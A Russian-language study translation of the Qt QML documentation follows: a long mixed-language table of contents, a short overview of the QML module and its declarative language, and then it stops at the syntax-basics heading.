Оглавление

[QML 14](#_Toc483605093)

[ОБЗОР 14](#_Toc483605094)

[ОСНОВЫ СИНТАКСИСА 14](#_Toc483605095)

[АТРИБУТЫ ОБЪЕКТОВ QML 15](#_Toc483605096)

[Специальные свойства 15](#_Toc483605097)

[Свойство по умолчанию 16](#_Toc483605098)

[Readonly свойство 16](#_Toc483605099)

[Property modifier objects 16](#_Toc483605100)

[Сигналы 17](#_Toc483605101)

[Встроенные property-change signals 17](#_Toc483605102)

[Signal Handler Attributes 17](#_Toc483605103)

[Property Change Signal Handlers 18](#_Toc483605104)

[Method Attributes 18](#_Toc483605105)

[Attached Properties and Attached Signal Handlers 18](#_Toc483605106)

[*Далучаныя ўласцівасці не работаюць для дэлегатаў* 19](#_Toc483605107)

[СВЯЗЫВАНИЕ СВОЙСТВ 20](#_Toc483605108)

[СИСТЕМА СИГНАЛОВ И ОБРАБОТЧИКОВ СИГНАЛОВ 21](#_Toc483605109)

[ИНТЕГРИРОВАНИЕ QML И JAVA SCRIPT 23](#_Toc483605110)

[JAVA SCRIPT ВЫРАЖЕНИЕ В QML ДОКУМЕНТАХ 23](#_Toc483605111)

[JavaScript in Application Startup Code 24](#_Toc483605112)

[ОПРЕДЕЛЕНИЕ JAVA SCRIPT РЕСУРСОВ В QML 25](#_Toc483605113)

[Code-Behind Implementation Resource 25](#_Toc483605114)

[Shared JavaScript Resources (Libraries) 26](#_Toc483605115)

[Importing JavaScript Resources in QML 27](#_Toc483605116)

[Importing a JavaScript Resource from a QML Document 27](#_Toc483605117)

[Imports Within JavaScript Resources 28](#_Toc483605118)

[Importing a JavaScript Resource from Another JavaScript Resource 28](#_Toc483605119)

[Importing a QML Module from a JavaScript Resource 29](#_Toc483605120)

[Including a JavaScript Resource from Another JavaScript Resource 29](#_Toc483605121)

[JavaScript Host Environment 30](#_Toc483605122)

[Common Base 30](#_Toc483605123)

[QML Global Object 30](#_Toc483605124)

[JavaScript Objects and Functions 30](#_Toc483605125)

[JavaScript Environment Restrictions 31](#_Toc483605126)

[Global code is run in a reduced scope. 31](#_Toc483605127)

[The value of this is currently undefined in QML in the majority of contexts. 32](#_Toc483605128)

[Dynamic QML Object Creation from JavaScript 32](#_Toc483605129)

[Creating Objects Dynamically 32](#_Toc483605130)

[Creating a Component Dynamically 32](#_Toc483605131)

[Creating an Object from a String of QML 34](#_Toc483605132)

[Maintaining Dynamically Created Objects 35](#_Toc483605133)

[Deleting Objects Dynamically 35](#_Toc483605134)

[Use Case - Integrating JavaScript in QML 37](#_Toc483605135)

[Using JavaScript Expressions for Property Values 37](#_Toc483605136)

[Adding JavaScript Functions in QML 37](#_Toc483605137)

[Using JavaScript Files 38](#_Toc483605138)

[The QML Type System 39](#_Toc483605139)

[Basic Types 39](#_Toc483605140)

[JavaScript Types 39](#_Toc483605141)

[QML Object Types 40](#_Toc483605142)

[QML Basic Types 40](#_Toc483605143)

[Supported Basic Types 40](#_Toc483605144)

[Basic Types Provided By The QML Language 41](#_Toc483605145)

[Basic Types Provided By QML Modules 41](#_Toc483605146)

[Property Change Behavior for Basic Types 42](#_Toc483605147)

[QML Object Types 43](#_Toc483605148)

[Defining Object Types from QML 43](#_Toc483605149)

[Defining Object Types through QML Documents 43](#_Toc483605150)

[Defining Anonymous Types with Component 43](#_Toc483605151)

[Defining Object Types from C++ 44](#_Toc483605152)

[Defining Object Types through QML Documents 44](#_Toc483605153)

[Defining an Object Type with a QML File 44](#_Toc483605154)

[Importing Types Defined Outside the Current Directory 46](#_Toc483605155)

[Accessible Attributes of Custom Types 46](#_Toc483605156)

[Defining QML Types from C++ 48](#_Toc483605157)

[Registering C++ Types with the QML Type System 48](#_Toc483605158)

[Registering an Instantiable Object Type 48](#_Toc483605159)

[*Метапраграмаванне ў кт і яго перавагі* 49](#_Toc483605160)

[Registering Non-Instantiable Types 49](#_Toc483605161)

[Registering Singleton Objects with a Singleton Type 50](#_Toc483605162)

[Type Revisions and Versions 52](#_Toc483605163)

[Registering Extension Objects 53](#_Toc483605164)

[Defining QML-Specific Types and Attributes 54](#_Toc483605165)

[Providing Attached Objects for Data Annotations 54](#_Toc483605166)

[Steps for Implementing Attached Objects 55](#_Toc483605167)

[Implementing Attached Objects: An Example 55](#_Toc483605168)

[Property Modifier Types 57](#_Toc483605169)

[Property Value Sources 58](#_Toc483605170)

[Specifying Default Properties for QML Object Types 60](#_Toc483605171)

[Defining Visual Items with the Qt Quick Module 60](#_Toc483605172)

[Receiving Notifications for Object Initialization 61](#_Toc483605173)

[QML Modules 61](#_Toc483605174)

[Defining a QML Module 62](#_Toc483605175)

[Supported QML Module Types 62](#_Toc483605176)

[Providing Types and Functionality in a C++ Plugin 62](#_Toc483605177)

[Module Definition qmldir Files 63](#_Toc483605178)

[Contents of a Module Definition qmldir File 63](#_Toc483605179)

[Versioning Semantics 66](#_Toc483605180)

[Example of a qmldir File 67](#_Toc483605181)

[Writing a qmltypes File 68](#_Toc483605182)

[Identified Modules 71](#_Toc483605183)

[Locally Installed Identified Modules 71](#_Toc483605184)

[An Example 72](#_Toc483605185)

[Remotely Installed Identified Modules 73](#_Toc483605186)

[Semantics of Identified Modules 73](#_Toc483605187)

[Creating C++ Plugins for QML 74](#_Toc483605188)

[Creating a Plugin 74](#_Toc483605189)

[Plugin Example 74](#_Toc483605190)

[Reference 76](#_Toc483605191)

[QML Documents 76](#_Toc483605192)

[Structure of a QML Document 77](#_Toc483605193)

[Syntax of the QML Language 77](#_Toc483605194)

[Defining Object Types through QML Documents 77](#_Toc483605195)

[Resource Loading and Network Transparency 78](#_Toc483605196)

[Scope and Naming Resolution 78](#_Toc483605197)

[Structure of a QML Document 79](#_Toc483605198)

[Imports 79](#_Toc483605199)

[The Root Object Declaration 79](#_Toc483605200)

[Deploying QML Applications 80](#_Toc483605201)

[Deploying Applications with Qt Creator 80](#_Toc483605202)

[Prototyping with QML Scene 80](#_Toc483605203)

[Initializing the QML Runtime in Applications 81](#_Toc483605204)

[Initializing with QQuickView 81](#_Toc483605205)

[Creating a QQmlEngine directly 81](#_Toc483605206)

[Managing Resource Files with the Qt Resource System 82](#_Toc483605207)

[Resource Loading and Network Transparency 84](#_Toc483605208)

[Relative vs. Absolute URLs 84](#_Toc483605209)

[QRC Resources 85](#_Toc483605210)

[Limitations 85](#_Toc483605211)

[Implications for Application Security 85](#_Toc483605212)

[Scope and Naming Resolution 86](#_Toc483605213)

[JavaScript Scope 86](#_Toc483605214)

[Type Names and Imported JavaScript Files 87](#_Toc483605215)

[Binding Scope Object 87](#_Toc483605216)

[Component Scope 88](#_Toc483605217)

[Component Instance Hierarchy 89](#_Toc483605218)

[Overridden Properties 91](#_Toc483605219)

[JavaScript Global Object 92](#_Toc483605220)

[QML Coding Conventions 92](#_Toc483605221)

[QML Object Declarations 92](#_Toc483605222)

[Grouped Properties 93](#_Toc483605223)

[Lists 94](#_Toc483605224)

[JavaScript Code 94](#_Toc483605225)

[Glossary Of QML Terms 95](#_Toc483605226)

[Common Terms 95](#_Toc483605227)

[Use Case - Visual Elements In QML 98](#_Toc483605228)

[The Rectangle Type 98](#_Toc483605229)

[The Image Type 99](#_Toc483605230)

[Shared Visual Properties 99](#_Toc483605231)

[Opacity and Visibility 99](#_Toc483605232)

[Transforms 101](#_Toc483605233)

[Use Case - Responding To User Input in QML 102](#_Toc483605234)

[Supported Types of User Input 102](#_Toc483605235)

[Mouse and Touch Events 102](#_Toc483605236)

[Keyboard and Button Events 103](#_Toc483605237)

[Use case - Animations In QML 104](#_Toc483605238)

[Fluid UIs 104](#_Toc483605239)

[States and Transitions 104](#_Toc483605240)

[Animating Property Changes. 105](#_Toc483605241)

[Other Animations 106](#_Toc483605242)

[Use Case - Displaying Text In QML 108](#_Toc483605243)

[Displaying and Formatting Text 108](#_Toc483605244)

[Laying Out Text 108](#_Toc483605245)

[Internationalization and Scalability 110](#_Toc483605246)

[Use Case - Positioners and Layouts In QML 110](#_Toc483605247)

[Manual Positioning 110](#_Toc483605248)

[Anchors 111](#_Toc483605249)

[Positioners 112](#_Toc483605250)

[Layout Types 113](#_Toc483605251)

[Use Case - Style And Theme Support 114](#_Toc483605252)

[Using the Styling QML Types 114](#_Toc483605253)

[Accessing the System Palette 114](#_Toc483605254)

[Qt Quick Controls Overview 115](#_Toc483605255)

[Getting Started 115](#_Toc483605256)

[Creating a basic example 115](#_Toc483605257)

[Setting Up Controls from C++ 116](#_Toc483605258)

[Using C++ Data From QML 116](#_Toc483605259)

[Deploying Qt Quick Controls 116](#_Toc483605260)

[Testing Desktop and Mobile behavior of the controls 117](#_Toc483605261)

[Related information 117](#_Toc483605262)

[Using the Qt Quick Particle System 117](#_Toc483605263)

[The ParticleSystem 117](#_Toc483605264)

[Logical Particles 118](#_Toc483605265)

[Particle Groups 118](#_Toc483605266)

[Emitters 118](#_Toc483605267)

[ParticlePainters 119](#_Toc483605268)

[Affectors 119](#_Toc483605269)

[Stochastic Parameters 119](#_Toc483605270)

[Directions 119](#_Toc483605271)

[Shapes 120](#_Toc483605272)

[Graphical Effects 120](#_Toc483605273)

[Blend 120](#_Toc483605274)

[Color 120](#_Toc483605275)

[Gradient 121](#_Toc483605276)

[Distortion 121](#_Toc483605277)

[Drop Shadow 121](#_Toc483605278)

[Blur 121](#_Toc483605279)

[Motion Blur 121](#_Toc483605280)

[Glow 122](#_Toc483605281)

[Mask 122](#_Toc483605282)

[Performance Considerations And Suggestions 122](#_Toc483605283)

[Timing Considerations 122](#_Toc483605284)

[Profiling 123](#_Toc483605285)

[JavaScript Code 123](#_Toc483605286)

[Bindings 123](#_Toc483605287)

[Type-Conversion 124](#_Toc483605288)

[Resolving Properties 125](#_Toc483605289)

[Property Bindings 127](#_Toc483605290)

[Sequence tips 128](#_Toc483605291)

[Value-Type tips 132](#_Toc483605292)

[Other JavaScript Objects 132](#_Toc483605293)

[Common Interface Elements 132](#_Toc483605294)

[Text Elements 132](#_Toc483605295)

[Images 133](#_Toc483605296)

[Asynchronous Loading 133](#_Toc483605297)

[Explicit Source Size 133](#_Toc483605298)

[Avoid Run-time Composition 133](#_Toc483605299)

[Position Elements With Anchors 133](#_Toc483605300)

[Models and Views 135](#_Toc483605301)

[Custom C++ Models 135](#_Toc483605302)

[ListModel QML Type 135](#_Toc483605303)

[Populate Within A Worker Thread 135](#_Toc483605304)

[Don't Use Dynamic Roles 136](#_Toc483605305)

[Views 136](#_Toc483605306)

[Visual Effects 137](#_Toc483605307)

[Animations 137](#_Toc483605308)

[Particles 137](#_Toc483605309)

[Controlling Element Lifetime 137](#_Toc483605310)

[Lazy Initialization 138](#_Toc483605311)

[Using Loader 138](#_Toc483605312)

[Using Dynamic Creation 138](#_Toc483605313)

[Destroy Unused Elements 138](#_Toc483605314)

[Rendering 139](#_Toc483605315)

[Clipping 139](#_Toc483605316)

[Over-drawing and Invisible Elements 139](#_Toc483605317)

[Translucent vs Opaque 139](#_Toc483605318)

[Shaders 139](#_Toc483605319)

[Memory Allocation And Collection 140](#_Toc483605320)

[Tips For QML Application Developers 140](#_Toc483605321)

[Instantiate and initialize components lazily 140](#_Toc483605322)

[Destroy unused objects 140](#_Toc483605323)

[Don't manually invoke the garbage collector 141](#_Toc483605324)

[Avoid complex bindings 141](#_Toc483605325)

[Avoid defining multiple identical implicit types 141](#_Toc483605326)

[Re-use existing components 141](#_Toc483605327)

[Use singleton types instead of pragma library scripts 142](#_Toc483605328)

[Memory Allocation in a QML Application 142](#_Toc483605329)

[In-Depth Memory Allocation Considerations 144](#_Toc483605330)

[Fragmentation 144](#_Toc483605331)

[Garbage Collection 145](#_Toc483605332)

[Implications of Garbage Collection 145](#_Toc483605333)

[Manually Invoking the Garbage Collector 145](#_Toc483605334)

[Memory vs Performance Trade-offs 146](#_Toc483605335)

[Internationalization and Localization with Qt Quick 146](#_Toc483605336)

[Internationalizing Your Application 146](#_Toc483605337)

[1. Use qsTr() for all Literal User Interface Strings 146](#_Toc483605338)

[2. Add Context for the Translator 147](#_Toc483605339)

[3. Disambiguate Identical Texts 147](#_Toc483605340)

[4. Use %x to Insert Parameters into a String 148](#_Toc483605341)

[5. Use %Lx so Numbers are Localized 148](#_Toc483605342)

[6. Internationalize Dates, Times and Currencies 148](#_Toc483605343)

[7. Use QT\_TR\_NOOP() for Translatable Data Text Strings 149](#_Toc483605344)

[8. Use Locale to Extend Localization Features 149](#_Toc483605345)

[Localizing Your Application 150](#_Toc483605346)

[Use a Conditional to Hide QML Source From the Compiler 150](#_Toc483605347)

[All QML Types 151](#_Toc483605348)

[New Classes and Functions in Qt 5.8 155](#_Toc483605349)

[Component QML Type 155](#_Toc483605350)

[Detailed Description 155](#_Toc483605351)

[Creation Context 156](#_Toc483605352)

[QtObject QML Type 157](#_Toc483605353)

[Detailed Description 157](#_Toc483605354)

[Binding QML Type 157](#_Toc483605355)

[Detailed Description 157](#_Toc483605356)

[Binding to an inaccessible property 158](#_Toc483605357)

[Conditional bindings 158](#_Toc483605358)

[Connections QML Type 159](#_Toc483605359)

[Detailed Description 159](#_Toc483605360)

[Instantiator QML Type 160](#_Toc483605361)

[Detailed Description 160](#_Toc483605362)

[Timer QML Type 160](#_Toc483605363)

[Detailed Description 160](#_Toc483605364)

[Qt QML Type 161](#_Toc483605365)

[Detailed Description 161](#_Toc483605366)

[Enums 161](#_Toc483605367)

[Types 161](#_Toc483605368)

[Date/Time Formatters 161](#_Toc483605369)

[Dynamic Object Creation 162](#_Toc483605370)

[Other Functions 162](#_Toc483605371)

[Qt Quick 162](#_Toc483605372)

[Important Concepts in Qt Quick 163](#_Toc483605373)

[C++ Extension Points 163](#_Toc483605374)

[Additional Qt Quick information: 163](#_Toc483605375)

[Qt Quick Window QML Types 164](#_Toc483605376)

[Screen QML Type 164](#_Toc483605377)

[Window QML Type 165](#_Toc483605378)

[CloseEvent QML Type 165](#_Toc483605379)

[Qt Quick XmlListModel QML Types 165](#_Toc483605380)

[XmlRole QML Type 166](#_Toc483605381)

[XmlListModel QML Type 168](#_Toc483605382)

[Using key XML roles 169](#_Toc483605383)

[Qt Quick Local Storage QML Types 170](#_Toc483605384)

[Open or create a databaseData 171](#_Toc483605385)

[db.changeVersion(from, to, callback(tx)) 172](#_Toc483605386)

[db.transaction(callback(tx)) 172](#_Toc483605387)

[db.readTransaction(callback(tx)) 173](#_Toc483605388)

[results = tx.executeSql(statement, values) 173](#_Toc483605389)

[Method Documentation 174](#_Toc483605390)

[Qt Quick Layouts 175](#_Toc483605391)

[Qt Quick Layouts Overview 175](#_Toc483605392)

[Getting started 175](#_Toc483605393)

[Key Features 175](#_Toc483605394)

[Size Constraints 175](#_Toc483605395)

[Specifying Preferred Size 177](#_Toc483605396)

[Connecting windows and layouts 178](#_Toc483605397)

[*тыпы модуля* 178](#_Toc483605398)

[Qt Quick Dialogs 180](#_Toc483605399)

[*Types* 180](#_Toc483605400)

[Qt Quick Particles QML Types 184](#_Toc483605401)

[Using the Qt Quick Particle System 185](#_Toc483605402)

[The ParticleSystem 185](#_Toc483605403)

[Logical Particles 185](#_Toc483605404)

[Particle Groups 185](#_Toc483605405)

[Emitters 186](#_Toc483605406)

[ParticlePainters 186](#_Toc483605407)

[Affectors 186](#_Toc483605408)

[Stochastic Parameters 186](#_Toc483605409)

[Directions 187](#_Toc483605410)

[Shapes 187](#_Toc483605411)

[*Particle System Performance Guide* 187](#_Toc483605412)

[Qt Quick Particles Examples - System 187](#_Toc483605413)

[*Тыпы* 191](#_Toc483605414)

[*Attractor* 192](#_Toc483605415)

[*PointDirection* 192](#_Toc483605416)

[*RectangleShape* 192](#_Toc483605417)

[*Particle* 193](#_Toc483605418)

[*Wander* 193](#_Toc483605419)

[Important Concepts In Qt Quick - The Visual Canvas 193](#_Toc483605420)

[Coordinate System 193](#_Toc483605421)

[Visual Parent 193](#_Toc483605422)

[Scene Graph 193](#_Toc483605423)

[Concepts - Visual Coordinates in Qt Quick 193](#_Toc483605424)

[Item Coordinates 194](#_Toc483605425)

[Scene Coordinates 194](#_Toc483605426)

[Worked Example 194](#_Toc483605427)

[Concepts - Visual Parent in Qt Quick 195](#_Toc483605428)

[Visual Parent 195](#_Toc483605429)

[Item Coordinates 196](#_Toc483605430)

[Stacking Order 196](#_Toc483605431)

[Canvas Ownership 199](#_Toc483605432)

[Qt Quick Test QML Types 199](#_Toc483605433)

[Qt Quick Test Reference Documentation 200](#_Toc483605434)

[Introduction 200](#_Toc483605435)

[Running Tests 200](#_Toc483605436)

[Introduction to QML test cases 201](#_Toc483605437)

[Data-driven tests 202](#_Toc483605438)

[Benchmarks 203](#_Toc483605439)

[Simulating keyboard and mouse events 203](#_Toc483605440)

[SignalSpy QML Type 204](#_Toc483605441)

[Qt Quick Scene Graph 205](#_Toc483605442)

[Qt Quick Scene Graph Structure 205](#_Toc483605443)

[Nodes 206](#_Toc483605444)

[Preprocessing 206](#_Toc483605445)

[Node Ownership 207](#_Toc483605446)

[Materials 207](#_Toc483605447)

[Convenience Nodes 208](#_Toc483605448)

[Scene Graph and Rendering 208](#_Toc483605449)

[Threaded Render Loop ("threaded") 208](#_Toc483605450)

[Non-threaded Render Loops ("basic" and "windows") 210](#_Toc483605451)

[Custom control over rendering with QQuickRenderControl 212](#_Toc483605452)

[Mixing Scene Graph and OpenGL 213](#_Toc483605453)

[Custom Items using QPainter 213](#_Toc483605454)

[Logging Support 213](#_Toc483605455)

[Scene Graph Backend 214](#_Toc483605456)

[Qt Quick Scene Graph Renderer 215](#_Toc483605457)

[Batching 215](#_Toc483605458)

[Opaque Primitives 216](#_Toc483605459)

[Alpha Blended Primitives 217](#_Toc483605460)

[Mixing with 3D primitives 217](#_Toc483605461)

[Texture Atlas 218](#_Toc483605462)

[Batch Roots 218](#_Toc483605463)

[Transform Nodes 219](#_Toc483605464)

[Clipping 219](#_Toc483605465)

[Vertex Buffers 220](#_Toc483605466)

[Antialiasing 220](#_Toc483605467)

[Vertex Antialiasing 220](#_Toc483605468)

[Multisample Antialiasing 221](#_Toc483605469)

[Performance 221](#_Toc483605470)

[Visualizing 222](#_Toc483605471)

[Visualizing Batches 224](#_Toc483605472)

[Visualizing Clipping 224](#_Toc483605473)

[Visualizing Changes 224](#_Toc483605474)

[Visualizing Overdraw 225](#_Toc483605475)

[Scene Graph Adaptations 225](#_Toc483605476)

[Switching between the adaptation used by the application 226](#_Toc483605477)

[OpenGL ES 2.0 and OpenGL 2.0 Adaptation 226](#_Toc483605478)

[Software Adaptation 226](#_Toc483605479)

[Direct3D 12 (experimental) 226](#_Toc483605480)

[Scene Graph - Custom Geometry 227](#_Toc483605481)

[BezierCurve Declaration 227](#_Toc483605482)

[BezierCurve Implementation 228](#_Toc483605483)

[Application Entry-Point 231](#_Toc483605484)

[Using the Item 232](#_Toc483605485)

[Scene Graph - Simple Material 233](#_Toc483605486)

[Scene Graph - OpenGL Under QML 239](#_Toc483605487)

[Important Concepts In Qt Quick - User Input 245](#_Toc483605488)

[Touch 245](#_Toc483605489)

[Mouse 246](#_Toc483605490)

[Keyboard Input and Keyboard Focus 246](#_Toc483605491)

[Device Motion Gestures 246](#_Toc483605492)

[Mouse Events 247](#_Toc483605493)

[Mouse Types 247](#_Toc483605494)

[Mouse Event Handling 247](#_Toc483605495)

[Defining a Mouse Area 247](#_Toc483605496)

[Receiving Events 247](#_Toc483605497)

[Enabling Gestures 248](#_Toc483605498)

[MouseEvent Object 249](#_Toc483605499)

[Accepting Further Signals 249](#_Toc483605500)

[Тыпы 249](#_Toc483605501)

[Keyboard Focus in Qt Quick 249](#_Toc483605502)

[Key Handling Overview 249](#_Toc483605503)

[Querying the Active Focus Item 250](#_Toc483605504)

[Acquiring Focus and Focus Scopes 250](#_Toc483605505)

[Advanced Uses of Focus Scopes 254](#_Toc483605506)

[*Тыпы* 256](#_Toc483605507)

[Qt Quick Text Input Handling and Validators 257](#_Toc483605508)

[Text Visual Types 257](#_Toc483605509)

[Validating Input Text 257](#_Toc483605510)

[Important Concepts In Qt Quick - Positioning 258](#_Toc483605511)

[Manual Positioning 258](#_Toc483605512)

[Positioning With Bindings 259](#_Toc483605513)

[Anchors 259](#_Toc483605514)

[Positioners 260](#_Toc483605515)

[Layouts 260](#_Toc483605516)

[Right-To-Left Support 260](#_Toc483605517)

[Positioning with Anchors 260](#_Toc483605518)

[Anchor Margins and Offsets 262](#_Toc483605519)

[Changing Anchors 263](#_Toc483605520)

[Restrictions 265](#_Toc483605521)

[Item Positioners 265](#_Toc483605522)

[Positioners 265](#_Toc483605523)

[Column 266](#_Toc483605524)

[Row 267](#_Toc483605525)

[Grid 267](#_Toc483605526)

[Flow 268](#_Toc483605527)

[Other Ways to Position Items 269](#_Toc483605528)

[Important Concepts in Qt Quick - States, Transitions and Animations 269](#_Toc483605529)

[States 269](#_Toc483605530)

[Transitions 270](#_Toc483605531)

[Animations 270](#_Toc483605532)

[Animating Property Assignments 270](#_Toc483605533)

[Animators 271](#_Toc483605534)

[Animated Sprites 271](#_Toc483605535)

[Qt Quick State 271](#_Toc483605536)

[Creating States 272](#_Toc483605537)

[The Default State 273](#_Toc483605538)

[The when Property 273](#_Toc483605539)

[Animating State Changes 274](#_Toc483605540)

[State Fast Forwarding 274](#_Toc483605541)

[Animation and Transitions in Qt Quick 274](#_Toc483605542)

[Animation and Transitions Types 274](#_Toc483605543)

[Triggering Animations 275](#_Toc483605544)

[Direct Property Animation 275](#_Toc483605545)

[Using Predefined Targets and Properties 276](#_Toc483605546)

[Transitions during State Changes 277](#_Toc483605547)

[Default Animation as Behaviors 278](#_Toc483605548)

[Playing Animations in Parallel or in Sequence 279](#_Toc483605549)

[Controlling Animations 280](#_Toc483605550)

[Animation Playback 280](#_Toc483605551)

[Easing 280](#_Toc483605552)

[Other Animation Types 280](#_Toc483605553)

[Sharing Animation Instances 281](#_Toc483605554)

[Using Qt Quick Behaviors with States 281](#_Toc483605555)

[Sprite Animations 285](#_Toc483605556)

[Sprite Engine 285](#_Toc483605557)

[State Machine 285](#_Toc483605558)

[Input Format 287](#_Toc483605559)

[QML Types Using the Sprite Engine 288](#_Toc483605560)

[AnimatedSprite Type 289](#_Toc483605561)

[Qt Quick Examples - Animation 289](#_Toc483605562)

[Running the Example 290](#_Toc483605563)

[ColorAnimation 290](#_Toc483605564)

[PropertyAnimation 291](#_Toc483605565)

[Animators 291](#_Toc483605566)

[Behaviors 292](#_Toc483605567)

[Wiggly Text 292](#_Toc483605568)

[Tv Tennis 293](#_Toc483605569)

[Easing Curves 293](#_Toc483605570)

[States 293](#_Toc483605571)

[Transitions 293](#_Toc483605572)

[PathAnimation 294](#_Toc483605573)

[PathInterpolator 294](#_Toc483605574)

[Important Concepts In Qt Quick - Data - Models, Views and Data Storage 295](#_Toc483605575)

[Models and Views 295](#_Toc483605576)

[Data Storage and Access 296](#_Toc483605577)

[Models and Views in Qt Quick 296](#_Toc483605578)

[Displaying Data with Views 297](#_Toc483605579)

[Decorating Views 297](#_Toc483605580)

[Mouse and Touch Handling 298](#_Toc483605581)

[ListView Sections 299](#_Toc483605582)

[View Delegates 300](#_Toc483605583)

[Accessing Views and Models from Delegates 300](#_Toc483605584)

[Models 302](#_Toc483605585)

[ListModel 303](#_Toc483605586)

[XmlListModel 303](#_Toc483605587)

[VisualItemModel 304](#_Toc483605588)

[Integers as Models 304](#_Toc483605589)

[Object Instances as Models 305](#_Toc483605590)

[C++ Data Models 305](#_Toc483605591)

[Repeaters 305](#_Toc483605592)

[Using Transitions 307](#_Toc483605593)

[Using C++ Models with Qt Quick Views 307](#_Toc483605594)

[Data Provided In A Custom C++ Model 307](#_Toc483605595)

[QStringList-based Model 307](#_Toc483605596)

[QObjectList-based model 308](#_Toc483605597)

[QAbstractItemModel subclass 309](#_Toc483605598)

[SQL Models 311](#_Toc483605599)

[Read-only Data Model 311](#_Toc483605600)

[Editable Data Model 312](#_Toc483605601)

[Exposing C++ Data Models to QML 312](#_Toc483605602)

[*Important Concepts In Qt Quick - Convenience Types* 313](#_Toc483605603)

[*Dynamic Object Instantiation* 313](#_Toc483605604)

[*Dynamic Bindings* 313](#_Toc483605605)

[*Dynamic Signal Connections* 314](#_Toc483605606)

[*Timer-Based Events* 314](#_Toc483605607)

[*Signal and Handler Event System* 314](#_Toc483605608)

[Receiving Signals with Signal Handlers 314](#_Toc483605609)

[Property Change Signal Handlers 315](#_Toc483605610)

[Using the Connections Type 316](#_Toc483605611)

[Attached Signal Handlers 316](#_Toc483605612)

[Adding Signals to Custom QML Types 317](#_Toc483605613)

[Connecting Signals to Methods and Signals 317](#_Toc483605614)

[*QML Object Attributes* 318](#_Toc483605615)

[*Attributes in Object Declarations* 319](#_Toc483605616)

[*The id Attribute* 319](#_Toc483605617)

[*Property Attributes* 320](#_Toc483605618)

[Defining Property Attributes 320](#_Toc483605619)

[Valid Types in Custom Property Definitions 320](#_Toc483605620)

[Assigning Values to Property Attributes 321](#_Toc483605621)

[Value Assignment on Initialization 321](#_Toc483605622)

[Imperative Value Assignment 322](#_Toc483605623)

[Static Values and Binding Expression Values 322](#_Toc483605624)

[Type Safety 323](#_Toc483605625)

[Special Property Types 323](#_Toc483605626)

[Object List Property Attributes 323](#_Toc483605627)

[Grouped Properties 325](#_Toc483605628)

[Property Aliases 325](#_Toc483605629)

[Considerations for Property Aliases 326](#_Toc483605630)

[Default Properties 327](#_Toc483605631)

[Read-Only Properties 328](#_Toc483605632)

[Property Modifier Objects 329](#_Toc483605633)

[*Signal Attributes* 329](#_Toc483605634)

[Defining Signal Attributes 330](#_Toc483605635)

[Property Change Signals 330](#_Toc483605636)

[*Signal Handler Attributes* 330](#_Toc483605637)

[Property Change Signal Handlers 331](#_Toc483605638)

[*Method Attributes* 332](#_Toc483605639)

[Defining Method Attributes 332](#_Toc483605640)

[*Attached Properties and Attached Signal Handlers* 333](#_Toc483605641)

[A Note About Accessing Attached Properties and Signal Handlers 335](#_Toc483605642)

[*Binding QML Type* 336](#_Toc483605643)

[*Binding to an inaccessible property* 336](#_Toc483605644)

[*Conditional bindings* 336](#_Toc483605645)

[*C++ Extension Points Provided By Qt Quick* 337](#_Toc483605646)

[User-Defined QQuickItem-Derived Types 337](#_Toc483605647)

[Scene Graph-Related Classes 337](#_Toc483605648)

[Pixmap and Threaded Image Support 337](#_Toc483605649)

[Qt Quick C++ Classes 338](#_Toc483605650)

[QQuickItem Class 341](#_Toc483605651)

[Custom Scene Graph Items 341](#_Toc483605652)

[Graphics Resource Handling 341](#_Toc483605653)

[Custom QPainter Items 342](#_Toc483605654)

[Behavior Animations 342](#_Toc483605655)

[Interacting with QML Objects from C++ 343](#_Toc483605656)

[Loading QML Objects from C++ 343](#_Toc483605657)

[Accessing Loaded QML Objects by Object Name 344](#_Toc483605658)

[Accessing Members of a QML Object Type from C++ 345](#_Toc483605659)

[*Properties* 345](#_Toc483605660)

[Invoking QML Methods 346](#_Toc483605661)

[*Connecting to QML Signals* 347](#_Toc483605662)

[*QML Applications* 349](#_Toc483605663)

[*What is QML?* 349](#_Toc483605664)

[*What is Qt Quick?* 349](#_Toc483605665)

[*QML User Interfaces* 350](#_Toc483605666)

[Buttons, Menus, and other Controls 350](#_Toc483605667)

[Special Effects 350](#_Toc483605668)

[Viewing Web Content in QML Applications 351](#_Toc483605669)

[Sensors, Gestures, and Touch Interfaces 351](#_Toc483605670)

[Multimedia Content 351](#_Toc483605671)

[Mobile Devices 351](#_Toc483605672)

[*Code Samples and Demos* 351](#_Toc483605673)

[*Advanced Application Development Topics* 352](#_Toc483605674)

[*Other QML Modules* 352](#_Toc483605675)

[Debugging QML Applications 352](#_Toc483605676)

[Console API 352](#_Toc483605677)

[Log 352](#_Toc483605678)

[Assert 352](#_Toc483605679)

[Timer 353](#_Toc483605680)

[Trace 353](#_Toc483605681)

[Count 353](#_Toc483605682)

[Profile 353](#_Toc483605683)

[Exception 353](#_Toc483605684)

[Debugging Module Imports 354](#_Toc483605685)

[QML Debugging Infrastructure 354](#_Toc483605686)

[Enabling the Infrastructure 354](#_Toc483605687)

[Starting Applications 354](#_Toc483605688)

[Connecting to Applications 355](#_Toc483605689)

[Debugging with Qt Creator 355](#_Toc483605690)

[Debugging Qt Quick Projects 355](#_Toc483605691)

[Setting Up QML Debugging 355](#_Toc483605692)

[Mixed C++/QML Debugging 356](#_Toc483605693)

[Starting QML Debugging 356](#_Toc483605694)

[Debugging JavaScript Functions 357](#_Toc483605695)

[Executing JavaScript Expressions 357](#_Toc483605696)

[Applying QML Changes at Runtime 358](#_Toc483605697)

[Inspecting Items 358](#_Toc483605698)

[Inspecting User Interfaces 359](#_Toc483605699)

# QML

[*http://qt-project.org/doc/qt-5.1/qtqml/qtqml-index.html*](http://qt-project.org/doc/qt-5.1/qtqml/qtqml-index.html)

qml модуль qt обеспечивает разработку приложения и библиотек при помощи языка qml. Он объявляет и реализует язык и движок и обеспечивает программный интерфейс, чтобы предоставить возможность разработчикам приложения расширить язык qml при помощи частных типов и интегрировать qml код с java scriptом и С++. Заметьте, что если qml модуль обеспечивает язык и инфраструктуру для qml приложения, то QtQuick модуль обеспечивает много визуальных компонентов, поддержку модель-представление и каркас для анимации, а также многое другое для построения интерфейса пользователя. *Далее приводятся некоторые ссылки и типы qml. Теперь переходим к подразделам данного модуля для изучения qml.*

## ОБЗОР

<http://qt-project.org/doc/qt-5.1/qtqml/qmlreference.html>

qml – это декларативный язык для создания высоко динамических приложений. При помощи qml строительные блоки приложения, такие как gui компоненты, объявляются и в них устанавливаются различные свойства, которые определяют поведение приложения. При объединении с JavaScript поведение приложения становится скриптовым. Вдобавок qml сильно использует qt, который позволяет использовать различные особенности qt из qml приложений.

## ОСНОВЫ СИНТАКСИСА

